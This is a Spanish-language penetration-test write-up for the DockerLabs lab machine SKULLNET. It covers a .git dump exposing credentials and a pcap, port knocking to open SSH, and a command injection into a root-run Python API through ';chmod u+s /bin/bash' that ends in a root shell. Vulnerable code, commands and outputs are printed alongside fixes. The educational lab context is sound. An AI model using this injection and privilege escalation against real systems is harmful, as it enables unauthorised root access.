



EL RINCÓN
DEL HACKER

INFORME DE PENETRATION TESTING

Informe de Intrusión — Máquina SKULLNET

DETALLES DEL INFORME

CLIENTE	DockerLabs — Laboratorio SKULLNET
FECHA DEL INFORME	2026-07-23
VERSIÓN	v1.0
AUDITOR	Mario Álvarez (El Pingüino de Mario)
CONTACTO	mario@elrincondelhacker.es

DOCUMENTO DE DIFUSIÓN PÚBLICA. Este informe es un writeup elaborado con fines educativos y divulgativos. Puede compartirse y redistribuirse libremente, total o parcialmente, citando la fuente.



Índice

Resumen Ejecutivo	3
Metodología y Alcance	4
Resumen de Vulnerabilidades	5
Detalle de Vulnerabilidades	7
Inyección de comandos en API interna (allowlist por `startswith` + `shell=True`) → SUID bash → root (Alta)	7
Exposición del directorio `.git` (fuga de código, credenciales y captura `.pcap`) (Alta)	10
SSH protegido únicamente por *port knocking* (secuencia recuperable del tráfico) (Alta)	16
Historial de Cambios	18
Aviso Legal	18



Resumen Ejecutivo

Se ha comprometido por completo la máquina **SKULLNET** de DockerLabs hasta **root**. El *fuzzing* web revela un **directorio .git accesible**; volcándolo con `git-dumper` y revisando el historial (`git log -p`, `git checkout`) se obtienen **credenciales** y un fichero `.pcap`. El análisis del `.pcap` con Wireshark descubre una secuencia de **port knocking** (3 SYN a puertos concretos) que, al reproducirse con `knock`, **abre el puerto 22 (SSH)**, permitiendo el acceso.

Ya en el sistema corre una **API interna** (`skullnet_api.py`, puerto 8081) que exige una clave `Basic` codificada en Base64 (`we_are_bones_513546516486484`) y sólo debería permitir los comandos `ls` y `whoami`. Sin embargo, valida con `startswith` y ejecuta con `shell=True`, de modo que **concatenando** `;chmod u+s /bin/bash` se **elude la allow-list** y se ejecuta código como root, dejando una `bash` con **SUID**.

El impacto es **crítico**: metadatos de despliegue expuestos (`.git`) y una API con validación de comandos defectuosa conducen al control total del host.



Metodología y Alcance

El alcance de la prueba se limita a la máquina **SKULLNET** de la plataforma **DockerLabs**, evaluada en un entorno de laboratorio con fines **educativos** y con autorización explícita de la plataforma. El objetivo es lograr el **compromiso total del sistema (acceso root)** partiendo de un reconocimiento **sin credenciales**.

Vía de compromiso resumida: Directorio **.git** expuesto en la web (volcado con git-dumper) que revela credenciales y un **.pcap** con un **port knocking**; tras el golpeo de puertos se abre SSH. Ya dentro, una **API interna** con allow-list de comandos eludible permite **inyección de comandos** (`;chmod u+s /bin/bash`) → root.

Metodología seguida:

1. Reconocimiento de puertos y servicios.
2. Identificación y explotación del **vector de acceso inicial**.
3. Obtención de una **shell** en el sistema.
4. **Escalada de privilegios** hasta **root**.



Resumen de Vulnerabilidades

Durante el desarrollo de esta auditoría se identificaron un total de **3** vulnerabilidades: **3 Alta(s)**. Su distribución por criticidad se resume en el siguiente gráfico y en la tabla posterior.




Figura 1 – Distribución de las vulnerabilidades identificadas por criticidad

Resumen tabular de todas las vulnerabilidades identificadas:

Vulnerabilidad	Criticidad
Inyección de comandos en API interna (allowlist por `startswith` + `shell=True`) → SUID bash → root	Alta
Exposición del directorio `.git` (fuga de código, credenciales y captura `.pcap`)	Alta
SSH protegido únicamente por *port knocking* (secuencia recuperable del tráfico)	Alta

A continuación se listan todas las vulnerabilidades con una breve descripción:

1. Inyección de comandos en API interna (allowlist por `startswith` + `shell=True`) → SUID bash → root (**Alta: 7.8**)

Afecta a:

- `skullnet_api.py` (puerto 8081, root) — validación por `startswith` + `shell=True`
- Binario `/bin/bash` (SUID resultante)



La API `skullnet_api.py` (puerto 8081), ejecutada como root, valida los comandos permitidos con `startswith(...)` y los ejecuta con `shell=True`. Concatenando `;chmod u+s /bin/bash` se **elude la allow-list** y se ejecuta código como **root**, dejando una `bash` con **SUID**.

2. Exposición del directorio `.git` (fuga de código, credenciales y captura `.pcap`) (Alta: 7.5)

Afecta a:

- Servicio web (puerto 80) — directorio `.git` accesible
- Historial Git (credenciales y `.pcap` versionados)

El servidor web expone el directorio `.git`, volcable con `git-dumper`. Su historial de commits revela **credenciales** y un fichero `.pcap` con tráfico sensible.

3. SSH protegido únicamente por ***port knocking*** (secuencia recuperable del tráfico) (Alta: 7.5)

Afecta a: Servicio SSH protegido por port knocking (secuencia en el `.pcap`)

El acceso a SSH está oculto tras un **port knocking**; sin embargo, la secuencia de golpeo se recupera analizando el `.pcap` filtrado. Reproduciéndola con `knock` se abre el puerto 22 y, con las credenciales del repositorio, se accede al sistema.



Detalle de Vulnerabilidades

1. Inyección de comandos en API interna (allowlist por `startswith` + `shell=True`) → SUID bash → root

Alta Puntuación CVSS: **7.8**

Afecta a:

- `skullnet_api.py` (puerto 8081, root) — validación por `startswith` + `shell=True`
- Binario `/bin/bash` (SUID resultante)

Recomendación rápida: No usar `shell=True` con entrada del usuario; validar con allow-list exacta sin metacaracteres; no ejecutar la API como root.

Resumen

La API `skullnet_api.py` (puerto 8081), ejecutada como root, valida los comandos permitidos con `startswith(...)` y los ejecuta con `shell=True`. Concatenando `;chmod u+s /bin/bash` se **elude la allow-list** y se ejecuta código como **root**, dejando una `bash` con SUID.

Descripción Técnica y Evidencias

¿Qué es y por qué ocurre? En el sistema corre como **root** la API `skullnet_api.py` (puerto 8081). Su código exige una clave `Basic` (Base64 de `we_are_bones_513546516486484`) y solo debería permitir `ls` y `whoami`, pero valida con `command.startswith(cmd)` y ejecuta con `subprocess ... shell=True`. Esa validación es **eludible**: como acepta cualquier cadena que *empiece* por un comando permitido, `ls;chmod u+s /bin/bash` pasa el filtro y ejecuta el segundo comando como root, dejando `/bin/bash` con bit **SUID**. Con `bash -p` se obtiene una shell **root**.

A continuación, paso a paso:

Y si leemos este script tendrá el siguiente contenido:

```
import http.server
import socketserver
import urllib.parse
import subprocess
import base64
import os

PORT = 8081

AUTH_KEY_BASE64 = "d2VfYXJlX2JvbmVzXzUxMzU0NjUxNjQ4NA=="

class Handler(http.server.SimpleHTTPRequestHandler):
    def do_GET(self):

        auth_header = self.headers.get('Authorization')
```



```
if auth_header is None or not auth_header.startswith('Basic' ):
    self.send_response(401)
    self.send_header("Content-type", "text/plain")
    self.end_headers()
    self.wfile.write(b"Authorization header is missing or incorrect")
    return

clear_text_key = auth_header.split('Basic ')[1]

decoded_key = base64.b64decode(AUTH_KEY_BASE64).decode()

if clear_text_key != decoded_key:
    self.send_response(403)
    self.send_header("Content-type", "text/plain")
    self.end_headers()
    self.wfile.write(b"Invalid authorization key")
    return

parsed_path = urllib.parse.urlparse(self.path)
query_params = urllib.parse.parse_qs(parsed_path.query)

if 'exec' in query_params:
    command = query_params['exec'][0]
    try:
        allowed_commands = ['ls', 'whoami']
        if not any(command.startswith(cmd) for cmd in allowed_commands):
            self.send_response(403)
            self.send_header("Content-type", "text/plain")
            self.end_headers()
            self.wfile.write(b"Command not allowed.")
            return

        result = subprocess.check_output(command, shell=True,
stderr=subprocess.STDOUT)
        self.send_response(200)
        self.send_header("Content-type", "text/plain")
        self.end_headers()
        self.wfile.write(result)
    except subprocess.CalledProcessError as e:
        self.send_response(500)
        self.send_header("Content-type", "text/plain")
        self.end_headers()
        self.wfile.write(e.output)
    else:
        self.send_response(400)
        self.send_header("Content-type", "text/plain")
        self.end_headers()
        self.wfile.write(b"Missing 'exec' parameter in URL")

with socketserver.TCPServer(("", PORT), Handler) as httpd:
    httpd.serve_forever()
```

Lo que podemos sacar del código es :

- Esta en escucha en el puerto 8081



- Espera una cabecera «Authorization: Basic XXXXXXXX», la cual será la decodificación de d2VfYXJlX2JvbmVzXzUxMzU0NjUxNjQ4NA==, es decir we_are_bones_513546516486484
- Se le ha de pasar si todo va bien, un parametro exec, con lo que parece que solo permite ls y whoami

```
skullopoperator@b6a6149f1165:~$ echo 'd2VfYXJlX2JvbmVzXzUxMzU0NjUxNjQ4NA==' | base64 -d
we_are_bones_513546516486484skullopoperator@b6a6149f1165:~$
```

Le lanzamos el siguiente comando con curl para ejecutar comandos:

```
curl "127.0.0.1:8081?exec=ls" -H "Authorization: Basic
we_are_bones_513546516486484"
```

```
skullopoperator@b6a6149f1165:~$ curl "127.0.0.1:8081?exec=ls" -H "Authorization: Basic we_are_bones_513546516486484"
close.sh
open.sh
root.txt
```

Viendo esto, lo que podemos hacer es concatenar otro comando malicioso por ejemplo para activar el bit suid a la bash y así convertirnos en root:

```
curl "http://127.0.0.1:8081?exec=ls%3Bchmod%20u%2Bs%20/bin/bash" -H "Authorization:
Basic we_are_bones_513546516486484"
```

```
skullopoperator@b6a6149f1165:~$ curl "http://127.0.0.1:8081?exec=ls%3Bchmod%20u%2Bs%20/bin/bash" -H "Authorization: Basic we_are_bones_513546516486484"
close.sh
open.sh
root.txt
skullopoperator@b6a6149f1165:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1446024 Mar 31 2024 /bin/bash
skullopoperator@b6a6149f1165:~$ bash -p
bash-5.2# whoami
root
bash-5.2#
```

Recomendación

- **No ejecutar con shell=True** entrada del usuario: usar listas de argumentos (subprocess.run(..., shell=False)) y **allow-list exacta** (igualdad, no startswith), rechazando metacaracteres (;, |, &, ^, \$()).
- Ejecutar el servicio con un **usuario sin privilegios**, nunca como root.
- Monitorizar binarios **SUID** inesperados.

Referencias

- CWE-78: OS Command Injection
- https://owasp.org/www-community/attacks/Command_Injection
- <https://gtfobins.github.io/gtfobins/bash/>



2. Exposición del directorio `.git` (fuga de código, credenciales y captura `.pcap`)

Alta Puntuación CVSS: **7.5**

Afecta a:

- Servicio web (puerto 80) — directorio `.git` accesible
- Historial Git (credenciales y `.pcap` versionados)

Recomendación rápida: Impedir el acceso a `.git` desde la web; no versionar secretos ni capturas; rotar credenciales expuestas.

Resumen

El servidor web expone el directorio `.git`, volcable con `git-dumper`. Su historial de commits revela **credenciales** y un fichero `.pcap` con tráfico sensible.

Descripción Técnica y Evidencias

¿Qué es y por qué ocurre? El *fuzzing* web descubre un directorio `.git` accesible. Con `git-dumper` se reconstruye el repositorio completo y, revisando el historial con `git log -p` y `git checkout`, se recuperan **credenciales** y un fichero `.pcap`. Publicar el directorio `.git` expone todo el código y el historial (incluidos secretos y ficheros borrados).

A continuación, paso a paso:

```
PORT    STATE SERVICE REASON          VERSION
80/tcp  open  http    syn-ack ttl 64  Apache httpd 2.4.58
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-title: Did not follow redirect to http://skullnet.es/
MAC Address: 02:42:AC:12:00:02 (Unknown)
Service Info: Host: 172.18.0.2
```

Figura 2 – Hacemos el escaneo con nmap




Figura 3 – Y esto corre por el puerto 80




Figura 4 – Pero haciendo fuzzing web vemos el directorio .git




Name	Last modified	Size	Description
Parent Directory		-	
? COMMIT_EDITMSG	2024-06-20 18:08	4	
? HEAD	2024-06-20 17:54	23	
branches/	2024-06-20 17:54	-	
? config	2024-06-20 17:54	92	
? description	2024-06-20 17:54	73	
hooks/	2024-06-20 17:54	-	
? index	2024-06-20 18:08	305	
info/	2024-06-20 17:54	-	
logs/	2024-06-20 18:07	-	
objects/	2024-06-20 18:08	-	
refs/	2024-06-20 17:54	-	

Apache/2.4.58 (Ubuntu) Server at skullnet.es Port 80

Figura 5 – Donde tenemos acceso a todos estos archivos

Para poder descargar todo esto, podemos hacer uso de la herramienta git-dumper:

<https://github.com/arthaud/git-dumper>



```
(elrincondelhacker@elrincondelhacker)~[~/Escritorio/git-dumper]
$ python3 git_dumper.py http://skullnet.es/.git/ descarga
/home/elrincondelhacker/Escritorio/git-dumper/git_dumper.py:409: SyntaxWarning: invalid escape sequence '\g'
  modified_content = re.sub(UNSAFE, '# \g<0>', content, flags=re.IGNORECASE)
Warning: Destination 'descarga' is not empty
[-] Testing http://skullnet.es/.git/HEAD [200]
[-] Testing http://skullnet.es/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://skullnet.es/.git/ [200]
[-] Fetching http://skullnet.es/.gitignore [404]
[-] http://skullnet.es/.gitignore responded with status code 404
[-] Already downloaded http://skullnet.es/.git/COMMIT_EDITMSG
[-] Already downloaded http://skullnet.es/.git/HEAD
[-] Already downloaded http://skullnet.es/.git/config
[-] Already downloaded http://skullnet.es/.git/description
[-] Already downloaded http://skullnet.es/.git/index
[-] Fetching http://skullnet.es/.git/hooks/ [200]
[-] Already downloaded http://skullnet.es/.git/hooks/applypatch-msg.sample
[-] Already downloaded http://skullnet.es/.git/hooks/commit-msg.sample
[-] Already downloaded http://skullnet.es/.git/hooks/fsmonitor-watchman.sample
[-] Already downloaded http://skullnet.es/.git/hooks/post-update.sample
[-] Already downloaded http://skullnet.es/.git/hooks/pre-applypatch.sample
[-] Already downloaded http://skullnet.es/.git/hooks/pre-commit.sample
```

Figura 6 – Una vez con la herramienta clonada tendremos que instalar las dependencias y ejecutamos la herramienta

```
(elrincondelhacker@elrincondelhacker)~[~/Escritorio/git-dumper/descarga]
$ git log -p
commit 9c902d081106a85cf2d928cd96a1cd9c90d7a2c9 (HEAD -> master)
Author: admin <admin@skullnet.es>
Date: Thu Jun 20 18:08:35 2024 +0200

    Fix

diff --git a/authentication.txt b/authentication.txt
deleted file mode 100644
index caf37fb..0000000
--- a/authentication.txt
+++ /dev/null
@@ -1,5 +0,0 @@
-Hello skulloperator, as you know, we are implementing a new authentication mechanism to avoid brute-forcing...
-
-This credential and the attached network file will be enough. I know you will get it ;)
-
-+%7nj^g!DQxp]a>c4v80
diff --git a/network.pcap b/network.pcap
deleted file mode 100644
index 7619fb9..0000000
```

Figura 7 – Y una vez descargado el repositorio nos ubicaremos dentro de él y ejecutaremos el comando `git log -p` para revisar el historial de commits de un repositorio



```
+++ /dev/null
@@ -1,5 +0,0 @@
-Hello skulloperator, as you know, we are implementi
-This credential and the attached network file will
-+%7nj^g!DQxp]a>c4v&0
diff --git a/network.pcap b/network.pcap
deleted file mode 100644
index 7619fb9..0000000
Binary files a/network.pcap and /dev/null differ
commit 648d951e0f8b7cc60b11c82d9328fe9cb1a4a53d
Author: admin <admin@skullnet.es>
Date: Thu Jun 20 18:07:45 2024 +0200
```

Figura 8 – Donde podemos ver una contraseña y también que hablan de un archivo pcap

```
(elrincondelhacker@elrincondelhacker)-[~/Escritorio/git-dumper/descarga]
$ git checkout 648d951e0f8b7cc60b11c82d9328fe9cb1a4a53d
Nota: cambiando a '648d951e0f8b7cc60b11c82d9328fe9cb1a4a53d'.

Te encuentras en estado 'detached HEAD'. Puedes revisar por aquí, hacer
cambios experimentales y hacer commits, y puedes descartar cualquier
commit que hayas hecho en este estado sin impactar a tu rama realizando
otro checkout.

Si quieres crear una nueva rama para mantener los commits que has creado,
puedes hacerlo (ahora o después) usando -c con el comando checkout. Ejemplo:

$ git switch -c <nombre-de-nueva-rama>

O deshacer la operación con:

$ git switch -

Desactiva este aviso poniendo la variable de config advice.detachedHead en false
HEAD está ahora en 648d951 First commit

(elrincondelhacker@elrincondelhacker)-[~/Escritorio/git-dumper/descarga]
$ ls
authentication.txt index.html network.pcap skullnet.jpg styles.css
```

Figura 9 – Vemos una contraseña y un usuario, pero también habla de un pcap que no vemos, usaremos git checkout (para movernos por diferentes estados del repositorio) y donde podemos ver un archivo .pcap

Recomendación

- Impedir el acceso a `.git` desde la web y no desplegar repositorios en el `docroot`.



- **No versionar secretos** ni capturas de red; rotar de inmediato cualquier credencial expuesta y limpiar el historial.

Referencias

- CWE-527: Exposure of Version-Control Repository to an Unauthorized Control Sphere
- <https://github.com/arthaud/git-dumper>



3. SSH protegido únicamente por *port knocking* (secuencia recuperable del tráfico)

Alta Puntuación CVSS: **7.5**

Afecta a: Servicio SSH protegido por port knocking (secuencia en el `.pcap`)

Recomendación rápida: El port knocking no es un control de autenticación; usar claves fuertes y no exponer la secuencia.


Resumen

El acceso a SSH está oculto tras un **port knocking**; sin embargo, la secuencia de golpeo se recupera analizando el `.pcap` filtrado. Reproduciéndola con `knock` se abre el puerto 22 y, con las credenciales del repositorio, se accede al sistema.

Descripción Técnica y Evidencias


¿Qué es y por qué ocurre? El análisis del `.pcap` con Wireshark muestra una conexión SSH precedida de **3 SYN** a puertos concretos: es una secuencia de **port knocking** que abre el puerto 22. Al reproducir el golpeo (`knock -v <ip> 1000 12000 5000 -d 4`) y volver a escanear, el puerto 22 aparece **abierto**, permitiendo el acceso por SSH con las credenciales obtenidas del `.git`. El *port knocking* es *seguridad por oscuridad*: si la secuencia se filtra (aquí, en el `.pcap`), deja de proteger.

A continuación, paso a paso:



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.17.0.1	172.17.0.2	TCP	74	41550 → 1000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
2	0.000105	172.17.0.1	172.17.0.2	TCP	74	59386 → 12000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
3	0.000175	172.17.0.1	172.17.0.2	TCP	74	36442 → 5000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
4	1.126539	172.17.0.1	172.17.0.2	TCP	74	38118 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
5	1.126577	172.17.0.2	172.17.0.1	TCP	74	22 → 38118 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0
6	1.126586	172.17.0.1	172.17.0.2	TCP	66	38118 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0
7	1.126708	172.17.0.1	172.17.0.2	SSHv2	107	Client: Protocol (SSH-2.0-OpenSSH_8.9p1 Ubuntu-10.0ubuntu0.1)
8	1.126712	172.17.0.2	172.17.0.1	TCP	66	22 → 38118 [ACK] Seq=1 Ack=42 Win=65152 Len=0
9	1.127125	172.17.0.2	172.17.0.1	SSHv2	106	Server: Protocol (SSH-2.0-OpenSSH_9.6p1 Ubuntu-10.0ubuntu0.1)
10	1.127140	172.17.0.1	172.17.0.2	TCP	66	38118 → 22 [ACK] Seq=42 Ack=41 Win=65152 Len=0
11	1.127434	172.17.0.1	172.17.0.2	SSHv2	1602	Client: Key Exchange Init
12	1.128126	172.17.0.2	172.17.0.1	SSHv2	1186	Server: Key Exchange Init
13	1.129232	172.17.0.1	172.17.0.2	SSHv2	114	Client: Elliptic Curve Diffie-Hellman

Figura 10 – Lo abriremos con wireshark y nada mas abrirlo, vemos que hace una conexión ssh cuando el puerto no lo hemos visto abierto y también



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.17.0.1	172.17.0.2	TCP	74	41550 → 1000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
2	0.000105	172.17.0.1	172.17.0.2	TCP	74	59386 → 12000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
3	0.000175	172.17.0.1	172.17.0.2	TCP	74	36442 → 5000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
4	1.126539	172.17.0.1	172.17.0.2	TCP	74	38118 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
5	1.126577	172.17.0.2	172.17.0.1	TCP	74	22 → 38118 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0
6	1.126586	172.17.0.1	172.17.0.2	TCP	66	38118 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0
7	1.126708	172.17.0.1	172.17.0.2	SSHv2	107	Client: Protocol (SSH-2.0-OpenSSH_8.9p1 Ubuntu-10.0ubuntu0.1)
8	1.126712	172.17.0.2	172.17.0.1	TCP	66	22 → 38118 [ACK] Seq=1 Ack=42 Win=65152 Len=0
9	1.127125	172.17.0.2	172.17.0.1	SSHv2	106	Server: Protocol (SSH-2.0-OpenSSH_9.6p1 Ubuntu-10.0ubuntu0.1)

Figura 11 – También vemos que lanza 3 SYN's a diferentes puertos, por lo que nos da una idea de que puede ser un port knocking



Lanzamos el golpeo de puertos (En este caso, `-d 4` indica que el programa esperará **4 segundos** entre cada intento de conexión a los puertos especificados):

```
knock -v 172.19.0.2 1000 12000 5000 -d 4
```

```
(elrincondelhacker@elrincondelhacker)-[~/Escritorio/git-dumper/descarga]
$ knock -v 172.19.0.2 1000 12000 5000 -d 4
hitting tcp 172.19.0.2:1000
hitting tcp 172.19.0.2:12000
hitting tcp 172.19.0.2:5000
```

```
(elrincondelhacker@elrincondelhacker)-[~/Escritorio/git-dumper/descarga]
$ sudo nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn 172.19.0.2
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-24 22:18 CET
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:18
Completed NSE at 22:18, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:18
Completed NSE at 22:18, 0.00s elapsed
